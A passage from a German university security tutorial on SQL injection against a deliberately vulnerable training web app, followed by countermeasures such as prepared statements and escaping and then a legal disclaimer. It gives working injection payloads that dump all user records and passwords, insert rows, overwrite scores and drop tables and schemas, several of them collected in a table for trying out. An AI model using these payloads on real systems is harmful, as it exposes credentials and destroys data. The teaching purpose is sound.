Im ersten Teil des Tutorials werden mittels einer einfachen SQL-Injection Daten aus der Datenbank gelesen, auf die man über die Anwendung eigentlich keinen Zugriff hätte. Über die zwei Eingabefelder „Benutzername“ und „Login“ kann sich der Benutzer bei einer Anwendung anmelden. Die Eingaben werden an die Datenbank geschickt und in einem SELECT-Statement überprüft. Anschließend wird der selektierte Datensatz zurück geschickt.

Als erstes melden wir uns mit einem schon bekannten User und Passwort an, um die Funktionsweise zu testen. Nutze hierzu den User `Douglas Adams` mit dem Passwort `DontPanic!` und drücke auf den "LoginButton."

The screenshot shows a login form titled "Login". It has two input fields: "Benutzername:" containing "Douglas Adams" and "Passwort:" containing "DontPanic!". Below the inputs is a blue "Login" button. Underneath the button, a message in orange text says "Folgende Query wurde gebildet:" followed by the generated SQL query: "SELECT * FROM secretUserData WHERE userName = "Douglas Adams" AND password = "DontPanic!";". A horizontal dashed line follows. Below the line, the message "Login successful with user:" is displayed. A table below shows the user data: ID 1, Name Douglas Adams, Password DontPanic!. Another horizontal dashed line follows.

ID	Name	Password
1	Douglas Adams	DontPanic!

Abbildung 7.4: Normaler Login

Dieses Szenario spiegelt die angedachte Nutzung des Login-Dienstes wieder. Ein Nutzer meldet sich mit seinen Anmelddaten an und deren Existenz wird in der Datenbank überprüft. Stimmen die Anmelddaten überein, ist der Nutzer angemeldet und hat Zugriff auf die Anwendung.

Als nächstes sollen mittels einer SQL-Injection alle User der Datenbank „secretUserData“ ausgegeben werden. Ersetze die aktuellen Eingaben hierzu z.B. durch `blabla OR "1"="1`.

Login

Benutzername:
blabla" OR "1"="1

Passwort:
blabla" OR "1"="1

Folgende Query wurde gebildet:
SELECT * FROM secretUserData WHERE userName = "blabla" OR "1"="1" AND password = "blabla" OR "1"="1";

Login successful with user:

ID	Name	Password
1	Douglas Adams	DontPanic!
2	Harry Potter	CaputDraconis
3	James T. Kirk	BeamMeUpScotty
4	Grumpy Cat	No!
5	Dalek	Exterminate!
6	The Doctor	Allons-y
7	Deadpool	Chimichanga

Abbildung 7.5: Login mit SELECT-Injection

Nun wurden alle Tupel, die in der Tabelle „secretUserData“ enthalten sind ausgegeben. Möglich ist das durch das Anhängen von z.B. `OR "1"="1` an eine beliebige Eingabe. Hierdurch werden die Abfragen der WHERE-Klausel grundsätzlich zu TRUE ausgewertet. Am obigen Beispiel erläutert bedeutet dies:




Abbildung 7.6: Auswertung von `OR "1"="1`

Sobald alle Ausdrücke innerhalb der WHERE-Klausel zu TRUE evaluiert wurden, wird die gesamte Datenbanktabelle ausgegeben. Hängt man den Zusatz lediglich

an das Eingabefeld für das Passwort an, erhält man den Datensatz für den eingegebenen Benutzer. Dieses Szenario ist z.B. typisch, wenn man bereits einen möglichen Benutzernamen für die Applikation kennt, aber dessen Passwort unbekannt ist.

7.3.3 SQL-Injection zum Einfügen von Daten

Im zweiten Teil des Tutorials wird mittels einer SQL-Injection ein zusätzlicher Datensatz in die Tabelle eingefügt. Die Beispiel-Applikation ist äquivalent zu der aus dem ersten Tutorial. Dieses mal hängen wir an einen beliebigen Benutzernamen folgendes INSERT-Statement inkl. Kommentar an: `"; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); --`. Im Eingabefeld für das Passwort können ebenfalls beliebige Zeichen eingegeben werden. Durch diese Injection werden dem DBS prinzipiell drei Befehle übergeben:

The screenshot shows a login form with two input fields: 'Benutzername:' containing 'bla';' and 'Passwort:' containing 'blabla'. A 'Login' button is present. Below the form, an error message states: 'Folgende Query wurde gebildet: SELECT * FROM secretUserData WHERE userName = "bla"; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); -- AND password = "blabla"; Kein User mit Namen bla'; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); -- und Passwort blabla vorhanden'. At the bottom, there is a table titled 'Hier kannst du dir die Tabellenstruktur bzw. den aktuellen Tabelleninhalt der Tabelle "secretUserData" jederzeit ansehen, um die Auswirkung deiner SQL-Injection zu prüfen.' with columns 'ID', 'Name', and 'Password'. The table contains the following data:

ID	Name	Password
1	Douglas Adams	DontPanic!
2	Harry Potter	CaputDraconis
3	James T. Kirk	BeamMeUpScotty
4	Grumpy Cat	No!
5	Dalek	Exterminate!
6	The Doctor	Allons-y
7	Deadpool	Chimichanga
1234	Hackerman	fsociety

Abbildung 7.7: Login mit INSERT-Injection

- Das ursprüngliche SELECT-Statement bis zur Eingabe eines Benutzers:
`SELECT * FROM secretUserData WHERE username = "<übergebener Benutzername>";`
- Das angehängte INSERT-Statement:
`INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety");`

- Ein Kommentar, der in SQL mit zwei Bindestrichen eingeleitet wird: `--`. Hierdurch wird der SQL-Code, der noch zum ursprünglichen SELECT-Statement gehört, als Kommentar vom SQL-Interpreter ignoriert. Im Beispiel betrifft das: `" AND password = "<übergebenes Passwort>;`

Sieht man sich nach der Ausführung des Statements die Inhalte der Tabelle an, ist zu sehen, dass sich ein neuer Datensatz mit der User-ID 1234, dem Username „Hackerman“ und dem Passwort „fsociety“ enthält. Nutzt man für die Injection zusätzlich einen existierenden Benutzernamen statt der Eingabe „bla“, wird man gleichzeitig bei der Applikation angemeldet.

7.3.4 SQL-Injection zum Löschen von Tabellen

Im dritten Teil des Tutorials wird mittels einer SQL-Injection die komplette Tabelle gelöscht (DROP).

Bitte beachte, dass du die Datenbank erst im Hauptmenü des Konsolen-Skripts im Unterpunkt „5. Datenbank zurück setzen“ wieder initialisieren musst, wenn du nach dem DROP weiterarbeiten möchtest!

Nun hängen wir an einen beliebigen Benutzernamen folgendes Statement inkl. Kommentar an: `"; DROP TABLE secretUserData; --`. Im Eingabefeld für das Passwort können ebenfalls beliebige Zeichen eingegeben werden.

The screenshot shows a login form with the following fields:

- Benutzername:** Douglas Adams"; DROP TABLE secretUserData;--
- Passwort:** blabla
- Login:** button

Below the form, the page displays the generated SQL query and the resulting table data:

```
Folgende Query wurde gebildet:  
SELECT * FROM secretUserData WHERE userName = "Douglas Adams"; DROP TABLE secretUserData; --" AND password = "blabla";
```

ID	Name	Password
1	Douglas Adams	DontPanic!

At the bottom, there is a note and two buttons:

Hier kannst du dir die Tabellenstruktur bzw. den aktuellen Tabelleninhalt der Tabelle "secretUserData" jederzeit ansehen, um die Auswirkung deiner SQL-Injection zu prüfen.

[Zeige Tabellenstruktur] [Zeige Tabelleninhalt]

Datenbank existiert nicht

Abbildung 7.8: Login mit DROP-Injection

Die Ausführung der drei Statements (SELECT, DROP, Kommentar) ist äquivalent zum vorherigen Beispiel.

7.3.5 SQL-Injection zum Modifizieren von Tabellen

Von: Robert Zisler

Das vierte Tutorial befasst sich mit modifizierenden SQL-Queries, die den Inhalt einer bestehenden Datenbanktabelle verändern. Technisch wird dies mit dem Update-Statement realisiert (siehe Listing 7.2).

Listing 7.2: SQL-UPDATE-Statement

```
12 $query = '
13   UPDATE table_name
14     SET column1 = value1, column2 = value2, ...
15   WHERE condition;
16 ';
```

In Bezug auf das Tutorial umfasst die Datenbank eine Tabelle `sqlInjectionRanking`, die eine virtuelle Rangliste entspricht (siehe Abbildung 7.9). Diese besteht aus den Spalten Username und Punkte. Die Rangliste wird während der Initialisierung der Webseite auf Basis der Punktzahl absteigend sortiert.

Rang	Username	Punkte
1	admin	97
2	BubyB34ver	81
3	Werner	77
4	Mr. Robot	66
5	Daniel	50
6	Bernd	44
7	root	42
8	Mr. Universe	39
9	4ctd	29
10	n3m3816	21
11	Denise	17
12	Kasari	15
13	pr0xy	10

Abbildung 7.9: Rangliste mit Suchfunktion

Als Anwendungsszenario ist es hierbei möglich, die Rangliste mit einer Suchfunktion nach bestimmten Usernamen zu filtern. Abbildung 7.10 zeigt wie der Anwender mit Hilfe des Input-Feldes nach einem gewünschten User sucht. Die Kommunikation mit der Datenbank basiert hierbei auf einem einfachen SELECT-Query.

Rangliste		
Rang	Username	Punkte
9	4c1d	29

Abbildung 7.10: Rangliste mit gesuchtem User

An dieser Stelle gilt es hervorzuheben, dass die SQL-Abfrage nicht absichert ist und somit eine Sicherheitslücke entsteht. Im Folgenden ist das Ziel des Tutorials die Punkteanzahl eines Users zu modifizieren.

Um die Aufgabe zu lösen, muss der Anwender in das Input-Feld ein SQL-Statement einfügen, das bspw.

`'; UPDATE sqlInjectionRanking SET punkte = 999 WHERE username = 'Mr. Robot'` entspricht. Wichtig ist das die erste SELECT-Abfrage gültig ist. Abbildung 7.11 zeigt wie die Lösung des Tutorials aussehen kann.

Rangliste		
Rang	Username	Punkte
1	Mr. Robot	999
2	admin	97
3	BubyB34ver	81
4	Werner	77
5	Daniel	50
6	Bernd	44

Abbildung 7.11: Rangliste mit gesuchtem User

Um das Tutorial zu vereinfachen, bekommt der Anwender je nach Wissensstand Tipps an die Hand, die ihn zur Lösung der Aufgabe hinführen sollen.

7.3.6 Die SQL-Injection-Spielwiese

Im letzten Tutorial der SQL-Injection in der Broken-Web-Anwendung findest du die SQL-Injection-Spielwiese. Innerhalb dieser Spielwiese kannst du beliebige SQL-Injections ausprobieren.

Szenario	Statement	Einfügen in...
SELECT	bla" OR "1"="1	Benutzername und/oder Passwort
INSERT	bla"; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); --	Benutzername oder Passwort
UPDATE	bla"; UPDATE secretUserData SET password = "0000"; --	Benutzername oder Passwort
ALTER TABLE	bla"; ALTER TABLE secretUserData ADD COLUMN blabla INT; --	Benutzername oder Passwort
DROP TABLE	bla"; DROP TABLE secretUserData; --	Benutzername oder Passwort
DROP SCHEMA	bla"; DROP SCHEMA vulnerableDB; --	Benutzername oder Passwort
CREATE TABLE	bla"; CREATE TABLE NewTable(Col1 INT PRIMARY KEY, Col2 INT); --	Benutzername oder Passwort

Abbildung 7.12: Verschiedene SQL-Injections zum Ausprobieren

Als Hinweis sind die Statements der vorhergegangenen Beispiele und einige Weitere im nachfolgenden Fenster hinterlegt. Um sie zu sehen musst du lediglich den Inhalt des Fensters mit der Maus markieren. Bitte beachte, dass du die Datenbank im Hauptmenü des Konsolen-Skripts im Unterpunkt „5. Datenbank zurück setzen“ wieder initialisieren musst, wenn du nach einer Datenstruktur verändernden SQL-Injection weiter arbeiten willst. Dazu musst du die Anwendung nicht schließen. Deine Änderungen am Inhalt oder an der Struktur der Datenbank kannst du mit der Anzeige der Tabellenstruktur bzw. dem Inhalt jederzeit prüfen.

Neben den hier aufgelisteten gibt es noch eine Vielzahl weiterer SQL-Injections. Nicht alle werden in diesem Beispiel funktionieren, da der Erfolg von SQL-Injections von mehreren Faktoren abhängig ist:

- Die Programmiersprache der Anwendung
- Das verwendete DBMS
- Die Berechtigungen, die der Datenbankbenutzer der Anwendung inne hat

7.4 Gegenmaßnahmen

Viele Programmiersprachen haben mittlerweile Mechanismen eingebaut, mittels derer SQL-Injections abgewehrt werden können. So ist es in den meisten Programmier- und Skriptsprachen nicht mehr möglich, innerhalb eines DB-Aufrufs mehrere SQL-Statements auszuführen. In einigen wenigen ist dies immer noch möglich, wie z.B. in der Skriptsprache PHP.

7.4.1 Prepared Statements

Durch sogenannte „Prepared Statements“ können SQL-Injections vollständig unterbunden werden. Statt das SQL-Statement komplett auf der Applikationsseite

zusammenzustellen, wird das Statement auf zwei Mal an das DBS gesendet. Im ersten Aufruf wird das vorbereitete Statement ohne die Nutzereingaben an das DBS übermittelt. Hierdurch wird dem DBS die Struktur des Statements im Vorfeld angekündigt. Nachfolgend ist das Prepared Statement eines SELECT-Statements zu sehen:

Listing 7.3: Prepared Statement

```
17 prepare("SELECT * FROM secretUserData where userName = ?");
```

Die vom Nutzer eingegebenen Parameter werden erst im Anschluss an das DBS übermittelt:

Listing 7.4: Übergabe der Parameter

```
18 execute($_GET['name']);
```

Dort werden sie in das bereits angekündigte Statement eingefügt und ausgeführt. Übergebene Parameter, auch wenn ihnen SQL-Code hinzugefügt wurde, werden ausschließlich als Textinput interpretiert.

7.4.2 Escapen von Eingaben

Eine weitere Möglichkeit die Datenbank vor unberechtigtem Zugriff und Manipulationen zu schützen ist das Escapen aller Nutzereingaben. Das grundlegende Problem bei SQL-Injections ist die Interpretation von Texteingaben als ausführbare Anweisungen für das DBMS. Durch das Escapen der Eingaben werden Metazeichen wie Anführungszeichen maskiert und somit vom SQL-Interpreter nicht beachtet. Nachfolgend ist das Escapen von Strings in PHP dargestellt:

Listing 7.5: Escapen von Strings in PHP

```
19 mysql_real_escape_string("some String");
```

8 Ausblick

Das nachfolgende Kapitel beschreibt kurz welche Erweiterungsmöglichkeiten für die Broken Web Application möglich sind und welche Verbesserungen angestrebt werden können.

8.1 Erweiterungsmöglichkeiten

Die Broken Web Application weist bisher die Angriffsarten Broken Session Management, SQLInjection, Bufferoverflow, Cross-Site-Scripting und einen Login-Parcour auf. Prinzipiell kann die Webanwendung um weitere Angriffsarten erweitert und die bisherigen Tutorials ausgebaut werden. Zur Orientierung kann hierzu die OWASP Top 10 sowie deren Demo-Webanwendungen herangezogen werden. (https://www.owasp.org/index.php/Main_Page).

Des Weiteren ist der Betrieb der Webanwendung nur bedingt auf den RaspberryPi-Bildschirmen der Security Workbench ausgelegt, da diese parallel entwickelt wurden. Im Zuge dessen kann die Broken Web Application auf ein Responsive Webdesign erweitert werden um auf allen Gerätbildschirmen lauffähig zu sein. Das bereits verwendete Framework *Bootstrap* erleichtert hierzu die Verbesserungen.

9 Autorenverzeichnis

Im Folgenden sind die Autoren und Bearbeiter der einzelnen Aufgaben aufgelistet:

- Einleitung: **Robert Zisler**
- Vorbereitung: **Marco Egner**
- Broken Authentication and Session Management: **Kristina Linz, Juliane Hauser**
- Buffer Overflow: **Marwin Sedlmayer, Margo Egner** (Unterkapitel PHP-Shell)
- Cross-Site-Scripting: **Niklas Ruhfaß** (Reflected XSS), **Robert Zisler** (Stored XSS, DOM-Based XSS)
- Login Parcours: **Robert Zisler**
- SQL-Injection: **Robert Zisler** (Bisherige Dokumentation erweitert um SQL-Injection zum Modifizieren von Tabellen)

10 Disclaimer

Das vorliegende Dokument und das zugehörige Tool „Security Workbench“ sind im Rahmen eines Projektes des Masterstudiengangs Informatik an der Technischen Hochschule Ingolstadt (THI) im Wintersemester 2016/17 entstanden. Sinn und Zweck der Security Workbench ist es, interessierten Studierenden das Thema IT-Security näher zu bringen. Alle hier gezeigten Tutorials sind ausschließlich für den Einsatz innerhalb einer eigens dafür geschaffenen Umgebung (z.B. dediziertes WLAN zum Durchspielen der Angriffsszenarien) mit der Zustimmung aller Beteiligten (sowohl Angreifer als auch Angegriffene) gedacht.

Der Missbrauch der zur Verfügung gestellten Informationen und Tutorials für kriminelle Handlungen kann strafrechtliche Folgen nach sich ziehen. Strafrechtliche Grundlagen sind hierbei u.a.:

- §202a StGB – Ausspähen von Daten
- §202b StGB – Auffangen von Daten
- §202c StGB – Vorbereiten des Ausspähens und Auffangens von Daten
- §263 StGB – Computerbetrug
- §269 StGB – Fälschung beweiserheblicher Daten
- §270 StGB – Täuschung im Rechtsverkehr bei DV
- §§ 271, 274, 348 StGB – Falschbeurkundung/Urkundenunterdrückung im Zusammenhang mit DV
- §303a StGB – Datenveränderung
- §303b StGB – Computersabotage

Haftungsansprüche gegen die Autoren oder die THI im Falle der missbräuchlichen Verwendung der Informationen und des Tutorials sind ausgeschlossen. Die Autoren und die THI distanzieren sich ausdrücklich von der Verwendung der Informationen und des Tutorials für kriminelle Handlungen.

Die Autoren und die THI übernimmt keinerlei Gewähr für die Aktualität, Korrektheit, Vollständigkeit oder Qualität der bereitgestellten Informationen. Haftungsansprüche gegen die Autoren oder die THI, welche sich auf Schäden materieller oder ideeller Art beziehen, die durch die Nutzung oder Nichtnutzung der dargebotenen Informationen und Tutorials verursacht wurden, sind grundsätzlich ausgeschlossen. Die Autoren behalten es sich ausdrücklich vor, Teile der Dokumentation bzw. des Tutorials oder das gesamte Angebot ohne gesonderte Ankündigung zu verändern, zu ergänzen, zu löschen oder die Veröffentlichung zeitweise oder endgültig einzustellen.

Bei direkten oder indirekten Verweisen auf fremde Quellen und Internetseiten, die außerhalb des Verantwortungsbereichs der Autoren liegen, würde eine Haftungsverpflichtung ausschließlich in dem Fall in Kraft treten, in dem die Autoren von den Inhalten Kenntnis haben und es ihnen technisch möglich und zumutbar wäre, die Nutzung im Falle rechtswidriger Inhalte zu verhindern. Die Autoren erklären daher ausdrücklich, dass zum Zeitpunkt der Linksetzung die entsprechenden verlinkten Seiten frei von illegalen Inhalten waren. Die Autoren haben keinerlei Einfluss auf die aktuelle und zukünftige Gestaltung und auf die Inhalte der verknüpften Quellen und Seiten. Deshalb distanzieren sie sich hiermit ausdrücklich von allen Inhalten aller verknüpften Quellen und Seiten, die nach der Verknüpfung verändert wurden. Für illegale, fehlerhafte oder unvollständige Inhalte und insbesondere für Schäden, die aus der Nutzung oder Nichtnutzung solcherart dargebotener Informationen entstehen, haftet allein der Anbieter der Seite, auf welche verwiesen wurde, nicht derjenige, der über Links auf die jeweilige Veröffentlichung lediglich verweist.